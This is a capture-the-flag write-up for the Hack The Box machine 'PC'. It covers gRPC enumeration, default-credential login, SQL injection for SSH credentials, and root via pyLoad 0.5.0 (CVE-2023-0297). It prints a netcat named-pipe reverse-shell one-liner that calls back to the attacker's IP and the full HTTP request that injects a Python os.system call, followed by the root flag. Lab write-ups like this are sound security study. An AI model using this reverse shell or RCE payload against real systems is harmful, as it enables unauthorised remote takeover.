PC - Easy - Linux
This box involved working with a protocol I’ve never seen before. There was an open port which was difficult to enumerate. An error message revealed it was probably related to gRPC. Postman was used to interact with the port and server reflection revealed the endpoints. After logging in with default credentials a token was granted. This token unlocked the ability to interact with the ID endpoint. SQL injection was used to exploit the endpoint and extract user credentials. Root involved port forwarding to access an interal port which was hosting an outdated version of pyLoad. A root shell was returned after exploiting pyLoad.
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.92 scan initiated Sat May 20 22:26:19 2023 as: nmap -sC -sV -p- -oA nmap/pc-allports -v 10.10.11.214
Nmap scan report for 10.10.11.214
Host is up (0.095s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
|   256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_  256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 20 22:28:45 2023 -- 1 IP address (1 host up) scanned in 145.99 seconds
Inspecting port 50051
After checking the port it revealed an error message. The error message suggested that it was related to gRPC. I have no experience with gRPC and after googling I found Postman which is an application that can interact with it.
Netcat
Netcat revealed the error message caused by a timeout. This error message was key to figuring out what service was running.
1
2
3
4
5
┌─[✗]─[parrot@parrotos]─[~/htb/pc]
└──╼ $nc -v 10.129.164.184 50051
10.129.164.184: inverse host lookup failed: Unknown host
(UNKNOWN) [10.129.164.184] 50051 (?) open
???@Did not receive HTTP/2 settings before handshake timeout
Curl
1
2
3
4
5
6
7
8
9
10
11
12
┌─[✗]─[parrot@parrotos]─[~/htb/pc]
└──╼ $curl -vvv 10.129.164.184:50051
*   Trying 10.129.164.184:50051...
* Connected to 10.129.164.184 (10.129.164.184) port 50051 (#0)
> GET / HTTP/1.1
> Host: 10.129.164.184:50051
> User-Agent: curl/7.88.1
> Accept: */*
>
* Received HTTP/0.9 when not allowed
* Closing connection 0
curl: (1) Received HTTP/0.9 when not allowed
Port 50051 - gRPC - Postman
Postman was used to interact with gRPC. It was very simple to use and also supported server reflection which revealed all the endpoints automatically.
LoginUser endpoint
Token value of b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODg3OTk4NDN9.dK4LZzBsKAQ9MhcaoeV87Dgkm3qjMSwLJ4Nsun05IMQ' returned from logging in with admin:admin 
GetInfo endpoint

Allowing Postman to use server reflection allows the methods to be automatically generated. it expects an ID parameter passed as JSON. Giving it any number always leads to the below message.
SQL Injection

It was possible to use union injection to extract the username using the below payload.

Modifying the initial payload to extract the password was also possible as shown below.
SSH - user sau
Logged into SSH as sau and captured the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌─[parrot@parrotos]─[~/htb/pc]
└──╼ $ssh sau@10.129.164.184
The authenticity of host '10.129.164.184 (10.129.164.184)' can't be established.
ECDSA key fingerprint is SHA256:1g85rB6ht6M95bNqeghJZT5nAhCfSdKOoWWx7TE+5Ck.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.164.184' (ECDSA) to the list of known hosts.
sau@10.129.164.184's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$  ls -la
total 28
drwxr-xr-x 3 sau  sau  4096 Jan 11 18:09 .
drwxr-xr-x 3 root root 4096 Jan 11 18:10 ..
lrwxrwxrwx 1 root root    9 Jan 11 18:08 .bash_history -> /dev/null
-rw-r--r-- 1 sau  sau   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sau  sau  3771 Feb 25  2020 .bashrc
drwx------ 2 sau  sau  4096 Jan 11 17:43 .cache
-rw-r--r-- 1 sau  sau   807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Jan 11 18:09 .viminfo -> /dev/null
-rw-r----- 1 root sau    33 Jul  8 03:55 user.txt
sau@pc:~$
Inspecting service on localhost 8000
The local ports reveal a service running on port 8000 which is interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
sau@pc:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9666            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      1 10.129.164.184:41156    1.1.1.1:53              SYN_SENT    -
tcp        0    200 10.129.164.184:22       10.10.14.10:37358       ESTABLISHED -
tcp6       0      0 :::50051                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
sau@pc:~$
Accessing local port 8000 via SSH forward
Creating a local forward so I can access the port on my machine.
1
2
3
4
5
┌─[✗]─[parrot@parrotos]─[~/htb/pc]
└──╼ $ssh -L 127.0.0.1:8000:127.0.0.1:8000 sau@10.129.164.184
sau@10.129.164.184's password:
Last login: Sat Jul  8 04:40:50 2023 from 10.10.14.10
sau@pc:~$

Inspecting pyLoad
pyLoad was using an outdated version.
1
2
3
4
5
6
sau@pc:~$ pyload -version
usage: pyload [-h] [-d] [-r] [--storagedir STORAGEDIR] [--userdir USERDIR] [--tempdir TEMPDIR]
              [--pidfile PIDFILE] [--dry-run] [--daemon] [--quit] [--status] [--version]
pyload: error: unrecognized arguments: -version
sau@pc:~$ pyload --version
pyLoad 0.5.0
CVE-2023-0297
It did not take long to find a proof of concept for this vulnerability. The payload was a simple request. I decided to save the payload on the file system and execute it via bash to keep the request free from bad characters.
Source: https://github.com/bAuh0lz/CVE-2023-0297_Pre-auth_RCE_in_pyLoad
Payload
Created a file with below contents in /tmp
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 9001 >/tmp/f
Sent the below request to execute shell
1
2
3
4
5
6
POST /flash/addcrypted2 HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

jk=pyimport%20os;os.system("bash+/tmp/shell");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa
Root shell returned
Root flag captured.
1
2
3
4
5
6
7
8
9
10
┌─[parrot@parrotos]─[~/htb/pc]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.164.184] 43976
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
5c603e3b2a9e73b19a9ba34ce14148cc
#